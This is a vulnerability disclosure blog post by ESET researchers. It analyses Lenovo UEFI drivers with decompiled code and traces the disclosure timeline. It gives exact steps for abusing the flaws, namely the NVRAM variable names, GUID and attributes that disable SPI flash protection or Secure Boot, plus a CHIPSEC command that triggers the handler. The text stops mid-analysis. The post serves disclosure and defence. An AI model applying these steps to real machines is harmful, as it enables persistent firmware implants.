

ESET researchers discover multiple vulnerabilities in various Lenovo laptop models that allow an attacker with admin privileges to expose the user to firmware-level malware

ESET researchers have discovered and analyzed three vulnerabilities affecting various Lenovo consumer laptop models. The first two of these vulnerabilities — [CVE-2021-3971](#), [CVE-2021-3972](#) — affect UEFI firmware drivers originally meant to be used only during the manufacturing process of Lenovo consumer notebooks. Unfortunately, they were mistakenly included also in the production BIOS images without being properly deactivated. These affected firmware drivers can be activated by attacker to directly disable SPI flash protections (BIOS Control Register bits and Protected Range registers) or the UEFI Secure Boot feature from a privileged user-mode process during OS runtime. It means that exploitation of these vulnerabilities would allow attackers to deploy and successfully execute SPI flash or ESP implants, like [LoJax](#) or our latest UEFI malware discovery [ESpecter](#), on the affected devices.

To understand how we were able to find these vulnerabilities, consider the firmware drivers affected by [CVE-2021-3971](#). These drivers immediately caught our attention by their very unfortunate (but surprisingly honest) names: SecureBackDoor and SecureBackDoorPeim. After some initial analysis, we discovered other Lenovo drivers sharing a few common characteristics with the SecureBackDoor* drivers: ChgBootDxeHook and ChgBootSmm. As it turned out, their functionality was even more interesting and could be abused to disable UEFI Secure Boot ([CVE-2021-3972](#)).

In addition, while investigating above mentioned vulnerable drivers, we discovered the third vulnerability: SMM memory corruption inside the SW SMI handler function ([CVE-2021-3970](#)). This vulnerability allows arbitrary read/write from/into SMRAM, which can lead to the execution of malicious code with SMM privileges and potentially lead to the deployment of an SPI flash implant.

We reported all discovered vulnerabilities to Lenovo on October 11th, 2021. Altogether, the list of affected devices contains more than one hundred different consumer laptop models with millions of users worldwide, from affordable models like Ideapad-3 to more advanced ones like Legion 5 Pro-16ACH6 H or Yoga Slim 9-14ITL05. The full list of affected models with active development support is published in the [Lenovo Advisory](#).

In addition to the models listed in the advisory, several other devices we reported to Lenovo are also affected, but won't be fixed due to them reaching End Of Development Support (EODS). This includes devices where we spotted reported vulnerabilities for the first time: Ideapad 330-15IGM and Ideapad 110-15IGR. The list of such EODS devices that we have been able to identify will be available in [ESET's vulnerability disclosures repository](#).

Lenovo confirmed the vulnerabilities on November 17th, 2021, and assigned them the following CVEs:

- [CVE-2021-3970](#) LenovoVariableSmm — SMM arbitrary read/write
- [CVE-2021-3971](#) SecureBackDoor — disable SPI flash protections
- [CVE-2021-3972](#) ChgBootDxeHook — disable UEFI Secure Boot

Vulnerability disclosure timeline:

- 2021-10-11: Vulnerabilities reported to Lenovo
- 2021-10-12: Lenovo responded and confirmed it was investigating the issues
- 2021-11-17: Lenovo confirmed the vulnerabilities and informed us of the planned advisory publication date — February 8th, 2022
- 2022-01-20: Lenovo asked to postpone public disclosure to the new date — April 18th — due to encountering development issues
- 2022-04-18: Lenovo security advisory published
- 2022-04-19: ESET Research blogpost published

UEFI firmware theoretical basics

Before we start with the analysis of the reported vulnerabilities, we would like to provide an introduction to the basic theory of UEFI protocols, System Management Mode, UEFI NVRAM variables, UEFI Secure Boot, and basic SPI flash write protection.

Note that our aim is to explain only the necessary minimum required for an understanding of the analysis of the vulnerabilities reported here. For those who are already familiar with these topics, we suggest jumping directly to the Technical analysis section. For those who consider this introduction insufficient, we highly recommend looking into the [series of blogposts written by researchers from SentinelOne](#) and the [UEFI Specification](#).

UEFI services and protocols

UEFI defines two types of services to be used by UEFI drivers and applications — Boot (EFI_BOOT_SERVICES) and Runtime (EFI_RUNTIME_SERVICES) services. Both are passed to the driver's or application's entry point via the EFI_SYSTEM_TABLE argument.

They provide the basic functions and data structures necessary for the drivers and applications to do their job, such as installing protocols, locating existing protocols, memory allocation, UEFI variable manipulation, etc.

UEFI boot drivers and applications use protocols extensively. In the context of UEFI, protocols are simply groups of functions identified by a GUID. These protocols, once installed, reside in memory and can be used by other drivers or applications, until `EFI_BOOT_SERVICES.ExitBootServices` is called. The UEFI specification defines many such protocols to cover the most common firmware use-case scenarios, but firmware developers are still able to define their own protocols to extend this basic functionality.

UEFI variables

UEFI variables are a special firmware storage mechanism used by UEFI modules to store various configuration data, including boot configuration, UEFI Secure Boot settings, certificates, and similar data. These variables are always identified by a variable name and a namespace (GUID).

When creating a UEFI variable, attributes are used to indicate how the variable should be stored and maintained by the system — this way one can make variables persistent (surviving power cycles), temporary, or even authenticated. Authenticated in the context of the NVRAM variables means that the variable content can be changed only if the new variable data is correctly signed by the authorized private key — read access to the variable is allowed to anyone.

Examples of some of these attributes follow; here we list only the most important ones:

- `VARIABLE_ATTRIBUTE_NON_VOLATILE (NV)(0x00000001)` Variables using this attribute persist across the power cycles and are stored in fixed hardware storage (NVRAM) with limited capacity (typically around 64MB).
- `VARIABLE_ATTRIBUTE_BOOTSERVICE_ACCESS (BS)(0x00000002)` If the BS attribute is set, variables without the RT attribute set will not be visible to the `GetVariable` function after the execution of `EFI_BOOT_SERVICES.ExitBootServices`.
- `VARIABLE_ATTRIBUTE_RUNTIME_ACCESS (RT)(0x00000004)` To access a variable via the `GetVariable` function after the execution of `EFI_BOOT_SERVICES.ExitBootServices`, the RT attribute must be set.
- `VARIABLE_ATTRIBUTE_AUTHENTICATED_WRITE_ACCESS (AW)(0x00000010)`
- `VARIABLE_ATTRIBUTE_TIME_BASED_AUTHENTICATED_WRITE_ACCESS (AWT)(0x00000020)`

A full list of attributes and their usage rules can be found in the [UEFI specification](#).

It's important to note that since Windows 8 an API allows access to UEFI variables from a privileged userland process (administrator with [SE_SYSTEM_ENVIRONMENT_NAME](#) privilege). These API functions are:

- [SetFirmwareEnvironmentVariable](#) — write/delete variable
- [GetFirmwareEnvironmentVariable](#) — read variable

System Management Mode (SMM)

SMM is a highly privileged execution mode of x86 processors, often referred to as “ring -2”.

SMM code is written within the context of the system firmware and is usually used for various tasks including advanced power management, execution of OEM proprietary code, and secure firmware updates. It provides an independent execution environment completely invisible to the running operating system, and the code and data used in SMM are stored in hardware-protected memory — accessible only from SMM — called SMRAM.

To enter SMM, a special processor interrupt called SMI (System Management Interrupt) needs to be triggered. SMIs can be triggered via software means or by the platform hardware. For the purposes of this blogpost, it's sufficient to understand that one of the ways to generate an SMI (specifically a software SMI — SW SMI) and enter SMM on Intel architecture systems is to write to I/O port 0xB2 (using the [OUT](#) instruction). This is often used by software to invoke firmware services during system runtime.

Defining SW SMI handlers in the UEFI firmware

To understand what happens under the hood when we use the above-mentioned method of triggering an SW SMI, we need to look into volume 4 of the [UEFI Platform Initialization Specification, Version 1.4](#) (ZIP archive), and find the definition of the `EFI_SMM_SW_DISPATCH2_PROTOCOL` (shown in Figure 1).

```
typedef struct _EFI_SMM_SW_DISPATCH2_PROTOCOL {
    EFI_SMM_SW_REGISTER2      Register;
    EFI_SMM_SW_UNREGISTER2    UnRegister;
    UINTN                      MaximumSwiValue;
} EFI_SMM_SW_DISPATCH2_PROTOCOL;
```

Figure 1. EFI_SMM_SW_DISPATCH2_PROTOCOL definition

As written in the specification, this protocol can be used by SMM modules to install handler functions that will respond to specific software interrupts.

To install such a handler function, the EFI_SMM_SW_DISPATCH2_PROTOCOL.Register service function is used; the function type definition is shown in Figure 2.

```
typedef
EFI_STATUS
(EFIAPI *EFI_SMM_SW_REGISTER2) (
    IN CONST EFI_SMM_SW_DISPATCH2_PROTOCOL *This,
    IN EFI_SMM_HANDLER_ENTRY_POINT2      DispatchFunction,
    IN EFI_SMM_SW_REGISTER_CONTEXT        *RegisterContext,
    OUT EFI_HANDLE                        *DispatchHandle
);
```

Figure 2. EFI_SMM_SW_DISPATCH2_PROTOCOL.Register function definition

This service installs a DispatchFunction function that will be called when the software SMI source specified by RegisterContext->SwSmiInputValue is detected. In other words, this DispatchFunction will be called when we generate an SW SMI interrupt by writing the same SwSmiInputValue as was specified in the RegisterContext->SwSmiInputValue during handler installation, to the I/O port 0xB2.

For the SW SMI interrupts, parameters are most often passed to the SMI handler using CPU registers. When the SW SMI interrupt is triggered, the context for all of the CPUs at the time of triggering the interrupt is saved to the SMRAM. The invoked SMI handler can easily read and modify this context using the EFI_SMM_CPU_PROTOCOL functions ReadSaveState and WriteSaveState, respectively.

Primary SPI flash protection mechanisms

UEFI firmware usually resides in the embedded flash memory chip located on the computer's motherboard (SPI flash chip). It's non-volatile memory and it is connected to the processor via the [Serial Peripheral Interface \(SPI\)](#).

This memory is not affected by operating system reinstallation and therefore presents a tempting target for threat actors deploying their implants — as was the case of [LoJax](#), [MosaicRegressor](#), and [MoonBounce](#).

Several security mechanisms are available for the prevention of unwanted modifications of the SPI flash and the primary line of defense is provided by the special memory-mapped configuration registers exposed by the chipset itself — the BIOS Control Register and five Protected Range registers.

BIOS Control Register

In this register, three specific bits are used for SPI flash access control. Note that although they may be named differently on other chipsets, the principle is the same.

1. BIOSWE (bit 0)

When set, access to the BIOS space is enabled for both read and write cycles, otherwise access is read only.

1. BLE (bit 1)

When set, BIOSWE could be set from 0 to 1 only by SMM code. Any attempt to set BIOSWE from non-SMM code will trigger SMI. This provides an opportunity for the OEM to implement an SMI handler to protect the BIOSWE bit by setting it back to 0.

1. SMM_BWP (bit 5)

When set, the BIOS region is not writable unless all processors are in SMM and BIOSWE is 1. Setting this bit resolves the [Speed Racer](#) race condition vulnerability (an exploit for this vulnerability was present in the ReWriter_binary tool, which was used by the Sednit group to deploy [LoJax](#)).

Protected Range registers (PR0-PR4)

Each register specifies independent read/write permissions for a specific range of SPI Flash BIOS region memory. They can be set only if the Flash Configuration Lock-Down (FLOCKDN) bit in Hardware Sequencing Flash Status (HSFS) register is not set.

This FLOCKDN bit should be set by the platform firmware during platform initialization — right after setting the Protected Range (PR) registers. Once FLOCKDN is set, it is cleared only after the next hardware reset. It means that memory ranges protected by Protected Range registers can't be modified by any runtime code (including SMM code) after they are locked. Even legitimate firmware updates must be performed before PR registers are locked.

Solutions available on current systems

Modern systems nowadays usually come with solutions providing hardware-based boot integrity (such as Intel Boot Guard) which, if configured properly and without additional vulnerabilities, protects from booting untrusted firmware code even if the above-mentioned chipset-provided protections fail to protect the SPI flash due to misconfiguration or vulnerability.

How to access PCI/PCIe configuration space

The BIOS Control Register, Protection Range registers, and many other configuration registers can be read or written by accessing the PCI(e) configuration space. The location (or address) of the PCI(e) configuration space for the specific PCI-compatible devices (e.g., SPI flash) is specified by the three values:

- Bus
- Device
- Function

Configurations related to this device are located at the offsets within this configuration space. There are two common ways to access the PCI(e) configuration space:

- Using port I/O

In this case, machine I/O instructions [IN](#) and [OUT](#) in combination with 0xCF8 (CONFIG_ADDRESS) and 0xCFC (CONFIG_DATA) I/O ports are used to access specific configuration data in PCI configuration space. As it is not necessary for the purpose of our blogpost, we will not be diving into the details here.

- Using Memory Mapped I/O (MMIO)

When using Memory-Mapped I/O, the PCI configuration space is mapped directly to main memory address space; therefore, the configuration data can be accessed almost the same way as any other data. All that needs to be known is the PCI address of the desired data, so where can we find this address? We can construct it on our own if we know:

1. the MMIO base address (can be found inside [MCFG](#) ACPI table)
2. Bus, Device, Function, and Offset (also referred to as Register) values identifying the data that we want to access (you can find them in a chipset's datasheet).

An example of the macro encoding these values into PCI address can be found in EDK2's [PciLib.h](#) header file. Alternatively, a Python implementation of the functions translating MMIO PCI address to individual identifiers and vice versa is shown in Figure 3.

```
12345678910 # returns address relative to the PciExpressBaseAddressdef pci_encode_to_addr(bus,device,function,register,mmio_base=0xE0000000):
return mmio_base((((register) & 0xFFF) | (((function) & 0x07) << 12) | (((device) & 0x1F) << 15) | (((bus) & 0xFF) << 20))
def pci_decode_from_addr(addr): bus = (addr >> 20) & 0xFF device = (addr >> 15) & 0x1F function = (addr >> 12) & 0x7 offset = addr
& 0xFFF print(f'Bus: 0x{bus:X} Device: 0x{device:X} Function: 0x{function:X} Offset: 0x{offset:X}')
```

Figure 3. PCI address encoding/decoding in Python

UEFI Secure Boot

UEFI Secure Boot is defined in the UEFI specification, and its main purpose is to verify the integrity of the boot components to ensure that only components trusted by the platform are allowed to be executed. What components will be included in this verification process depends on the UEFI

Secure Boot policy implementation in the specific platform — in most cases, only third-party UEFI drivers, applications and [OPROMs](#) are being verified, and the drivers on the SPI flash are implicitly considered trusted.

To decide what is trusted and what is not, UEFI Secure Boot uses special databases stored in the authenticated NVRAM variables, namely db and dbx.

- The db database contains a list of trusted public key certificates that are authorized to authenticate boot component signatures or, in addition to the certificates, it can also contain a list of hashes of the components that are allowed to be executed whether or not they are signed.
- The dbx database contains public key certificates or hashes of UEFI executables that are not allowed to be executed — to prevent execution of signed executables with known vulnerabilities, revoked certificates, etc.

Technical analysis

We start with our analysis of the Lenovo drivers affected by [CVE-2021-3971](#) and [CVE-2021-3972](#), and then continue with the SMM vulnerability [CVE-2021-3970](#).

At the beginning of our blogpost, we mentioned that the SecureBackDoor* and ChgBoot* drivers share some common characteristics, so what is the connection between them? Both use the UEFI variables within the 6ACCE65D-DA35-4B39-B64B-5ED927A7DC7E namespace as a control mechanism for deciding whether to activate their functionality (we will refer to this GUID as LENOVO_BACKDOOR_NAMESPACE_GUID).

CVE-2021-3971 — SecureBackDoor driver — disable SPI flash protections

We will start with the analysis of the [CVE-2021-3971](#) vulnerability, which allows an attacker to disable SPI flash write-protections mechanisms by simply creating the NVRAM variable. When platform firmware detects this NVRAM variable during bootup, it skips execution of the code responsible for the setting up BIOS Control Register and Protected Range register-based SPI flash protections.

As a result, the exploited system will allow modification of the SPI flash even when done from non-SMM code and thus allow an attacker to deploy malicious code directly to the firmware storage.

This “Disable SPI flash protections feature” is implemented by the following drivers in the firmware of affected laptops:

- SecureBackDoorPeim (16F41157-1DE8-484E-B316-DDB77CB4080C)
- SecureBackDoor (32F16D8C-C094-4102-BD6C-1E533F8810F4)

To disable or deactivate the above-mentioned SPI flash protections by exploiting this vulnerability, the user only needs to create an NVRAM variable with:

- Name: cE!
- Namespace GUID: LENOVO_BACKDOOR_NAMESPACE_GUID
- Attributes: NV + BS + RT (0x00000007)
- Value: Any non-null byte

and then restart the affected device.

To understand how easy this is, Windows users can disable these protections by exploiting the [CVE-2021-3971](#) vulnerability directly from the privileged userland process (administrator with [SE_SYSTEM_ENVIRONMENT_NAME](#) privilege) using the Windows API function [SetFirmwareEnvironmentVariable](#).

In our analysis, we will work with the firmware image (version 1GCN25WW) of the Lenovo 110-15IBR, which is one of the devices affected by the [CVE-2021-3971](#) vulnerability.

SecureBackDoorPeim analysis

To return to a bit of theory, the UEFI boot sequence consists of various phases and one of the earliest is called the Pre-EFI Initialization (PEI) phase. During this phase, Pre-EFI Initialization Modules (PEIMs) are executed to perform various tasks including initialization of permanent memory and invocation of the next boot phase — Driver Execution Environment (DXE). To pass information from the PEI phase to the DXE phase, special data structures called Hand-Off Blocks (HOBs) are used.

SecureBackDoorPeim is a PEI module responsible for both reading the content of the UEFI variable cE!, which belongs to the namespace LENOVO_BACKDOOR_NAMESPACE_GUID, and preparing the correct HOB data structure to pass its value to the SecureBackDoor DXE phase driver.

[illegible]

1. Use `EFI_PEI_READ_ONLY_VARIABLE2_PPI.GetVariable` function with the `VariableName` and `VariableGuid` parameters set to values `cE!` and `LENOVO_BACKDOOR_NAMESPACE_GUID` respectively.
2. To pass this information to the `SecureBackDoor` DXE driver, create a HOB data structure identified by the following GUID `AD7934E7-D800-4305-BF6F-49ED9918E1AB`. To make things simpler, let's name this HOB data structure GUID `SECURE_BACKDOOR_HOB_GUID`.
3. Finally, it saves the value retrieved from the `cE!` variable to offset `0x18` of the newly created HOB.

SecureBackDoor is a DXE driver responsible for deactivating SPI flash protections if it finds a HOB identified by `SECURE_BACKDOOR_HOB_GUID` in the HOB list. In Figure 5 we can see that to find this HOB, it walks through the list of HOBs, and looks for the one created previously by the `SecureBackDoorPeim` module by matching it with the `SECURE_BACKDOOR_HOB_GUID`.

```

35 for ( HOB = GetHob(&SECURE_BACKDOOR_HOB_GUID); HOB; HOB = sub_AE4(&SECURE_BACKDOOR_HOB_GUID, &HOB[**(HOB + 1)]) )
36     PeiVariableValue = HOB + 0x18;
37 if ( GetPcdBool(&PcdBootGuid, 0x18656202i64) )
38 {
39     if ( !*PeiVariableValue && !v12 )
40         return 0i64;
41 }
42 else if ( !*PeiVariableValue )
43 {
44     return 0i64;
45 }
46 v10 = (gEfiBootServices->CreateEvent)(0x200i64, 8i64, ZeroeBiosLock, 0i64, &EventZeroeBiosLock);
47 if ( v10 >= 0 )
48     v10 = gEfiBootServices->RegisterProtocolNotify(&DXE_PCH_PLATFORM_POLICY_PROTOCOL_GUID, EventZeroeBiosLock, &v3);

```

If this HOB is found, the driver gets the byte value at offset 0x18 — which is the value previously retrieved from the cE! UEFI variable by SecureBackDoorPeim — and if this value is different from 0x00, it registers the DXE_PCH_PLATFORM_POLICY_PROTOCOL protocol notify function that zeroes the BiosLock bit inside the DXE_PCH_PLATFORM_POLICY_PROTOCOL.LockDownConfig bitmask (for related type definitions, see Tianocore’s [PchPlatformPolicy.h](#) header file at GitHub).

- PchBiosWriteProtect (B8B8B609-0B6C-4B8C-A731-DE03A6C3F3DC)
- BiosRegionLock (77892615-7C7A-4AEF-A320-2A0C15C44B95)

PchBiosWriteProtect is a SMM module. In Figure 6 we can see that it checks whether the BiosLock bit inside DXE_PCH_PLATFORM_POLICY_PROTOCOL.LockDownConfig (type [PCH_LOCK_DOWN_CONFIG](#)) is set, by performing a bitwise AND operation with value 0x08 (which is 0b1000 in binary representation).

```

10 result = gEfiBootServices->LocateProtocol(&DXE_PCH_PLATFORM_POLICY_PROTOCOL_GUID, 0i64, &DxePchPlatformPolicy);
11 if ( result >= 0 )
12 {
13     if ( (*DxePchPlatformPolicy->LockDownConfig & 8) != 0 )
14     {
15         SBASE = mmio_read_dword(0xE00F8054i64);    // D31:F0 offset 0x54 is SPI_BASE_ADDRESS
16         gSmmIchnDispatchProtocol = 0i64;
17         SPIBAR = SBASE & 0xFFFFFE00;
18         Smst2->SmmLocateProtocol(&EFI_SMM_ICHN_DISPATCH_PROTOCOL_GUID, 0i64, &gSmmIchnDispatchProtocol);
19         DispatchHandle = 0i64;
20         Smst2->SmmLocateProtocol(&EFI_SMM_SW_DISPATCH2_PROTOCOL_GUID, 0i64, &swDispatch2);
21         RegisterContext.SwSmiInputValue = DxePchPlatformPolicy->LockDownConfig->PchBiosLockSwSmiNumber;
22         swDispatch2->Register(swDispatch2, DispatchFunction, &RegisterContext, &DispatchHandle);
23     }
24     return 0i64;
25 }

```

Figure 6. Hex-Rays-decompiled code from PchBiosWriteProtect responsible for initialization of BIOS Control Register — related SPI flash protections

If it's not set, it skips a few lines of code that are responsible for:

- Performing MMIO read operation (line 15 in Figure 6) by reading a 32-bit value from the address 0xE00F8054. If we pass this address as an argument to the Python function `pci_decode_from_addr`, which we introduced in the Figure 3: that function will print the address, decoded as Bus: 0, Device: 0x1F, Function: 0, Offset: 0x54. Based on these values and knowing that the affected laptop (in our case Lenovo 110-15IBR) uses the N-series Intel System-on-a-Chip (SoC), we can find in its [datasheet](#) (section 33.14.13, page 2258) that it's accessing the SPI Base address (SBASE), 32-bit PCI configuration register containing the address of the SPI configuration space (we will call it SPIBAR), and saves it into the global variable.
- Registering the SW SMI handler function `DispatchFunction` (line 22 in Figure 6) This registered SW SMI handler `DispatchFunction` is invoked during platform initialization and if we look into the code of this function in Figure 7 below, we see that it's responsible for setting bit 5 inside the register located at SPIBAR offset 0xFC. If we look into the [documentation](#) (section 10.48 BCR), we can see that this corresponds to SMM_BWP (or EISS for our chipset) bit of the BIOS Control Register.

```
1 EFI_STATUS __fastcall DispatchFunction(  
2     EFI_HANDLE DispatchHandle,  
3     const void *Context,  
4     void *CommBuffer,  
5     UINTN *CommBufferSize)  
6 {  
7     EFI_STATUS result; // rax  
8     EFI_SMM_ICHN_DISPATCH_CONTEXT DispatchContext; // [rsp+40h] [rbp+18h]  
9     EFI_HANDLE DispatchHandlea; // [rsp+48h] [rbp+20h] BYREF  
10  
11     if ( gSmmIchnDispatchProtocol )  
12     {  
13         DispatchHandlea = 0i64;  
14         // Set SMM_BWP bit to 1  
15         mmio_set_bits((SPIBAR + 0xFC), 0x20); // 0x20 (0b100000)  
16         DispatchContext.Type = IchnBiosWp;  
17         gSmmIchnDispatchProtocol->Register(gSmmIchnDispatchProtocol, ClearBIOSWE, &DispatchContext, &DispatchHandlea);  
18         return swDispatch2->UnRegister(swDispatch2, DispatchHandle);  
19     }  
20 }  
21  
22 BiosControl = mmio_read_byte((SPIBAR + 0xFC));  
23 // Zeroe BIOSWE bit in BIOS Control register  
24 mmio_write_byte((SPIBAR + 0xFC), BiosControl & 0xFE);
```

Figure 7. Hex-Rays-decompiled code of `DispatchFunction` from `PchBiosWriteProtect`

In the end, `DispatchFunction` is also responsible for registering SMI handler function (`ClearBIOSWE` in Figure 7) handling the SMI interrupt, which is triggered when someone tries to set the BIOSWE bit inside the BIOS Control Register from non-SMM code while the BIOS Control Register BLE bit is set. In that case, the installed handler will set BIOSWE (or WPD for our chipset) bit back to 0.

As a result, skipping this code will result in misconfiguration of the BIOS Control Registers, exposing the system to the risk of SPI flash modification.

BiosRegionLock analysis

The second driver, `BiosRegionLock`, is responsible for setting up Protected Range registers PR0-PR4. Similar to the `PchBiosWriteProtect` described above, it uses the `BiosLock` bit inside `DXE_PCH_PLATFORM_POLICY_PROTOCOL.LockDownConfig` (type [PCH_LOCK_DOWN_CONFIG](#)) to decide whether or not to set SPI flash protections — in this case Protected Range registers.

As shown in Figure 8, if it finds out that the `BiosLock` bit is not set, it will simply skip code responsible for setting these registers and thus leave SPI flash unprotected.

```
3 DXE_PCH_PLATFORM_POLICY_PROTOCOL *DxePchPlatformPolicyProtocol; // [rsp+38h] [rbp+10h] BYREF  
4  
5 gEfiBootServices->LocateProtocol(&DXE_PCH_PLATFORM_POLICY_PROTOCOL_GUID, 0i64, &DxePchPlatformPolicyProtocol);  
6 if ( (*DxePchPlatformPolicyProtocol->LockdownConfig & 8) != 0 )  
7 {  
8     // HSFSTS location: [SPI_BASE_ADDRESS] + 4h  
9     if ( *(SPIBAR + 4) < 0 ) // FLOCKDN check  
10         return EFI_ACCESS_DENIED;  
11     SetRangeRegisters(a1 - 80);  
12     // HSFSTS bit 15: FLOCKDN  
13     if ( *(SPIBAR + 4) & 0x8000 != 0 ) // also FLOCKDN check  
14     {  
15         infinite_loop();  
16     }  
17     else  
18     {  
19         *(SPIBAR + 4) |= 0x8000u; // set FLOCKDN  
20         TriggerSmi(0xB2u, 0xA9u);  
21     }  
22 }
```

Figure 8. Hex-Rays-decompiled code responsible for setting the Protected Range registers

CVE-2021-3972 — ChgBootDxeHook driver — disable UEFI Secure Boot

The next vulnerability we will take a look at is the [CVE-2021-3972](#). This vulnerability allows an attacker with elevated privileges to change various UEFI firmware settings, including the UEFI Secure Boot state, or for example restoring the UEFI firmware factory settings, all by simply creating one UEFI variable.

Needless to say, such an action would have serious impact on system security. Disabling UEFI Secure Boot would mean that the firmware won't enforce integrity verification of the UEFI drivers and applications during the boot process and will thus allow loading of any untrusted or malicious ones. On the other hand, restoring factory settings would not directly disable UEFI Secure Boot, but could expose a system to the risk of deploying some UEFI applications, such as bootloaders, with known vulnerabilities (e.g. see [BootHole](#)), thus allowing a bypass of UEFI Secure Boot.

In our analysis, we will work with the firmware image (version 7XCN41WW) of the Lenovo 330-15IGM, which is affected by the [CVE-2021-3972](#) vulnerability.

As an example, to disable UEFI Secure Boot on Lenovo 330-15IGM, the user need only create a UEFI variable with:

- Name: ChgBootSecureBootDisable or ChgBootChangeLegacy
- Namespace GUID: LENOVO_BACKDOOR_NAMESPACE_GUID
- Attributes: NV + BS + RT (0x00000007)
- Value: Any non-null byte

and restart the laptop.

To illustrate how easy it is, Windows users can create these variables from the privileged userland process (administrator with [SE_SYSTEM_ENVIRONMENT_NAME](#) privilege) using the Windows API function [SetFirmwareEnvironmentVariable](#).

This backdoor “feature” is implemented by the following two drivers in the firmware of affected devices:

- ChgBootSmm (4CA0062A-66FE-4BE7-ACE6-FDE992C1C5EC)
- ChgBootDxeHook (C9C3D147-9A92-4D00-B3AE-970E58B5C3AC)

ChgBootSmm analysis

ChgBootSmm is an SMM module responsible for registration of the SW SMI handler function. As shown in Figure 9, it registers this SMI handler using the `EFI_SMM_SW_DISPATCH2_PROTOCOL.Register` function and sets the `SwSmiInputValue` to `0xCA`. This means that one can trigger execution of this function by writing the value `0xCA` to I/O port `0xB2`.

```
gSmst_1840->SmmLocateProtocol(&EFI_SMM_SW_DISPATCH2_PROTOCOL_GUID_13D0, 0i64, &SwDispatch2);
context.SwSmiInputValue = 0xCAi64;
(SwDispatch2->Register)(SwDispatch2, SwSmiHandler_0xCA, &context, v1);
```

welivesecurity

Figure 9. Hex-Rays-decompiled code — ChgBootSmm registers SW SMI handler number 0xCA

By looking into this installed SMI handler in Figure 10, we can see that it uses `EFI_SMM_VARIABLE_PROTOCOL` functions `SmmGetVariable` and `SmmSetVariable` to read from and write into various UEFI variables and the decision of what variable will be created or modified is made based on the value from `RBX` register saved state.


```

25 if ( sub_484() && (sub_1194(0x53CA, 0xFFFF, &v18) & 0x8000000000000000ui64) == 0i64 )
26 {
27     gSmst_1840->SmmLocateProtocol(&EFI_SMM_VARIABLE_PROTOCOL_GUID_13E0, 0i64, &smmVariable);
28     ReadSaveStateRegister(EFI_SMM_SAVE_STATE_REGISTER_RBX, v18, 2i64, &valRBX);
29     SetupSz = 1400i64;
30     v4 = (smmVariable->SmmGetVariable)(aSetup, &vendorGuid, 0i64, &SetupSz, SetupData);
31     operation = valRBX;
32     v6 = 1;
33     if...
34     if ( operation != 3 )
35     {
36         if ( operation > 0x12u )
37         {
38             if ( operation > 0x19u )
39             {
40                 switch ( operation )
41                 {
42                     case 0x1Au:
43                         SetupData[0x4DE] = 1;
44                         goto LABEL_79;
45                     case 0x1Du:
46                         VarName = aChgBootSecureBootDisable;
47                         break;
48                     case 0x1Eu:
49                         :
50                         : deleted for better readability
51                         :
52                     if ( operation == 10 )
53                     {
54                         VarName = aChgBootSecureBootEnable;
55                     }
56                     else
57                     {
58                         if...
59                         VarName = aChgbootbootord;
60                     }
61                 }
62             }
63         }
64     }
65 LABEL_36:
66     v14[0] = 0;
67 LABEL_37:
68     v8 = v14;
69     v9 = 1i64;
70     p_vendorGuid = &LENOVO_BACKDOOR_NAMESPACE_GUID;
71 LABEL_38:
72     (smmVariable->SmmSetVariable)(VarName, p_vendorGuid, VARIABLE_ATTRIBUTE_NV_BS_RT, v9, v8);

```

Figure 10. Hex-Rays-decompiled code of SW SMI handler installed by the ChgBootSmm driver

Moreover, each written variable has the same attributes bitmask — 0x00000007 (NV|BS|RT) — meaning that all of the variables created will be stored in non-volatile storage and thus survive a power cycle.

The full list of the variables that can be accessed using this SW SMI handler are:

- Namespace: LENOVO_BACKDOOR_NAMESPACE_GUID
 - ChgBootSecureBootDisable
 - ChgBootSetPxeToFirst
 - ChgBootSetEfiPxeOneTime
 - ChgBootRestoreFactory
 - ChgBootFullRese
 - ChgBootSecureBootEnable
 - ChgBootBootOrderSetDefault
 - ChgBootChangeLegacy
 - ChgBootLegacyLoadDefault
 - ChgBootUefiLoadDefault
 - @Rm
 - OneTimeDisableFastBoot
- Namespace: A04A27F4-DF00-4D42-B552-39511302113D
 - BootType
 - Setup

Notice the variables starting with the ChgBoot string: these variables are used as “commands” for the ChgBootDxeHook DXE driver, indicating whether to perform some action or not. In most cases their names are quite self-explanatory and from the security point of view, the following are the most interesting:

- ChgBootSecureBootDisable and ChgBootChangeLegacy If created (any of them), ChgBootDxeHook disables the UEFI Secure Boot feature during the next boot.
- ChgBootRestoreFactory If created, ChgBootDxeHook restores factory default values for UEFI Secure Boot variables PK, KEK, db, and dbx during the next boot. This might cause several problems, from corrupting the custom Secure Boot keys used by the victim and thus preventing booting the system, to loading the dbx, which might not contain the latest [revocation information](#). The latter could expose the system to the risk of deploying some UEFI applications, such as bootloaders, with known vulnerabilities (e.g. [BootHole](#)) and thus allowing an attacker to bypass UEFI Secure Boot verification too.

All of the above-mentioned ChgBoot* UEFI variables can be created even without the help of this SW SMI handler — for example using Windows APIs — because they are not protected against runtime access. This means that attackers can disable crucial security mechanisms from a user-mode process with administrator privileges.

But still, if there are some readers interested in how it can be done by invoking the SW SMI handler, here is the [CHIPSEC](#) command that can be used to create the ChgBootSecureBootDisable variable:

```
chipsec_util.py smi send 0 0xCA 0x53 0x53CA 0x1D 0 0xB2
```

ChgBootDxeHook analysis

So far, we know that attackers would need to create the appropriate ChgBoot* UEFI variable to disable UEFI Secure Boot or restore factory UEFI Secure Boot keys during the boot. So how does it work under the hood? This functionality is handled by the ChgBootDxeHook DXE Driver and all of the ChgBoot* UEFI variables are being checked in its sub_3370 function shown in Figure 11.

```
1 EFI_STATUS __fastcall sub_3370(__int64 SetupVar)
2 {
3     // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]
4
5     Event = 0i64;
6     v4 = gOrigSetupServiceFunc0x30(SetupVar);
7     status = AllocZeroMem(1i64);
8     if ( !status )
9         return 0x8000000000000003ui64;
10    ChgBootSecureBootEnableCheck(SetupVar, status);
11    ChgBootSecureBootDisableCheck(SetupVar, status);
12    ChgBootRestoreFactoryCheck(SetupVar, status);
13    ChgBootChangeLegacyCheck(SetupVar, status);
14    ChgBootBootOrderSetDefaultCheck(SetupVar, status);
15    ChgBootSetPxeToFirstCheck(SetupVar, status);
16    ChgBootSetEfiPxeOneTimeCheck(SetupVar);
17    sub_2CA0(SetupVar);
18    v4 = FullResetCheck(SetupVar, status);
19    if...
20    return v4;
21 }
```

Figure 11. Hex-Rays-decompiled function from ChgBootDxeHook checking ChgBoot variables.

To see how the UEFI Secure Boot is being disabled, we can look inside the ChgBootSecureBootDisableCheck function (exactly the same also happens in the ChgBootChangeLegacyCheck function, just with a different variable being checked).

